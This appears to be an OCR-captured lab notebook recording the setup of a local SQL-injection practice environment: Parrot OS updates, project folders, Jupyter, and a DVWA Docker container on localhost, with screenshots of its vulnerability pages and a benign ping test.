```
Processing triggers for shared-mime-info (2.2-1) ...
Processing triggers for mailcap (3.70+nmu1) ...
Processing triggers for bamfdaemon (0.5.6+repack-1) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for mate-menus (1.26.0-3) ...
Processing triggers for libc-bin (2.36-9+deb12u13) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
Scanning application launchers
Removing duplicate launchers or broken launchers
 [-] Missing executable file kcmshell5 at launcher /usr/share/applications/kcm_trash.desktop
Launchers are updated
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
┌─[root@parrot]─[~]
└──╼ #lsb_release -a && uname -r
No LSB modules are available.
Distributor ID: Debian
Description:    Parrot Security 6.4 (lorikeet)
Release:        6.4
Codename:       lory
6.12.32-amd64
```

```
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for mate-menus (1.26.0-3) ...
Processing triggers for libc-bin (2.36-9+deb12u13) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
Scanning application launchers
Removing duplicate launchers or broken launchers
 [-] Missing executable file kcmshell5 at launcher /usr/share/applications/kcm_trash.desktop
Launchers are updated
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
┌─[root@parrot]─[~]
└──╼ #lsb_release -a && uname -r
No LSB modules are available.
Distributor ID: Debian
Description:    Parrot Security 6.4 (lorikeet)
Release:        6.4
Codename:       lory
6.12.32-amd64
┌─[root@parrot]─[~]
└──╼ #mkdir -p ~/SQLMap-Project/{notebook,outputs,screenshots,reports,scripts,evidence}
┌─[root@parrot]─[~]
└──╼ #ls
```

Day 1: Environment Setup

Day 1 summary

- Objective: Initialize attacker VM, set up project workspace, and enable reporting.
- Commands executed:
  - System update and upgrade:

```
sudo apt update && sudo apt upgrade -y
```

  - OS and kernel verification:

```
lsb_release -a && uname -r
```

  - Project folders creation:

```
mkdir -p ~/SQLMap-Project/{notebook,outputs,screenshots,reports,scripts,evidence}
```

  - Jupyter installation and launch:

```
sudo apt install jupyter-notebook -y
jupyter-notebook --allow-root
```

- Status: Environment ready; reporting notebook created.
- Risk noted: DVWA target not yet deployed, blocking active SQLMap testing.
- Next action: Deploy DVWA vulnerable target (VM or container) and confirm access.

Command Outputs

```
System update and upgrade output:
Get:1 https://deb.parrot.sh/parrot lory InRelease [29.8 kB]
Get:2 https://deb.parrot.sh/direct/parrot lory-security InRelease [29.5 kB]
Hit:3 https://deb.parrot.sh/parrot lory-backports InRelease
Get:4 https://deb.parrot.sh/parrot lory/main amd64 Packages [19.2 MB]
Get:5 https://deb.torproject.org/torproject.org bullseye InRelease [2,822 B]
Get:6 https://deb.parrot.sh/direct/parrot lory-security/main amd64 Packages [566 kB]
```


Command Outputs

```
System update and upgrade output:
Get:1 https://deb.parrot.sh/parrot lory InRelease [29.8 kB]
Get:2 https://deb.parrot.sh/direct/parrot lory-security InRelease [29.5 kB]
Hit:3 https://deb.parrot.sh/parrot lory-backports InRelease
Get:4 https://deb.parrot.sh/parrot lory/main amd64 Packages [19.2 MB]
Get:5 https://deb.torproject.org/torproject.org bullseye InRelease [2,822 B]
Get:6 https://deb.parrot.sh/direct/parrot lory-security/main amd64 Packages [566 kB]

Fetched 19.8 MB in 8s (2,372 kB/s)

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
6 packages can be upgraded. Run 'apt list --upgradable' to see them.

APT on Parrot behaves differently than Debian.
apt upgrade is equivalent to apt full-upgrade in Debian,
and performs a complete system update.

Use apt safe-upgrade to perform a partial upgrade.




Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages will be upgraded:
  chromium chromium-common chromium-driver chromium-sandbox codium firefox-esr
6 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 287 MB of archives.
After this operation, 1,925 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 https://deb.parrot.sh/parrot lory/main amd64 chromium amd64 141.0.7390.107-1~deb12u1 [70.3 MB]
Get:2 https://deb.parrot.sh/parrot lory/main amd64 chromium-sandbox amd64 141.0.7390.107-1~deb12u1 [107 kB]

Get:3 https://deb.parrot.sh/parrot lory/main amd64 chromium-driver amd64 141.0.7390.107-1~deb12u1 [7,122 kB]

Get:4 https://deb.parrot.sh/parrot lory/main amd64 chromium-common amd64 141.0.7390.107-1~deb12u1 [22.5 MB]
```

Parrot Terminal

File Edit View Search Terminal Help

```
┌─[root@parrot]─[~/SQLMap-Project]
└──╼ #docker run --name dvwa -p 8080:80 -d vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
0c57df616dbf: Downloading [==================================>                ]    100MB/130.5MB
eb05d18be401: Download complete
e9968e5981d2: Download complete
2cd72dba8257: Download complete
6cff5f35147f: Download complete
098cffd43466: Download complete
b3d64a33242d: Download complete
```


Applications
Places
System
Fri Oct 17, 12:23
notebook/
SQLMap_Project_Report
Login :: Damn Vulnerable
http://127.0.0.1:8080/login.php
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
picoCTF - picoGym Ch...
DVWA
Username
admin
Password
Login
Damn Vulnerable Web Application (DVWA)
Menu
Parrot Terminal
Login :: Damn Vulnera...
Parrot Terminal

```
No VM guests are running outdated hypervisor (qemu) binaries on this host.
Scanning application launchers
Removing duplicate launchers or broken launchers
 [-] Missing executable file kcmshell5 at launcher /usr/share/applications/kcm_trash.desktop
Launchers are updated
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Distributor ID:   Debian
Description:    Parrot Security 6.4 (lorikeet)
Release:    6.4
Codename:   lory
6.12.32-amd64
```

Day 2: Deploy DVWA Vulnerable Target

- Pulled and started the official DVWA Docker container with:
- Accessed DVWA application at: http://127.0.0.1:8080
- Logged in with credentials:
- Username: admin
- Password: admin
- Confirmed successful login and dashboard display.

Screenshots

- DVWA login page: `screenshots/day2_dvwa_login.png`
- DVWA logged-in dashboard: `screenshots/day2_dvwa_logged_in.png`

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID: SQL Injection Submit

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit


```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.076 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.095 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.075 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.033/0.070/0.095/0.023 ms
```

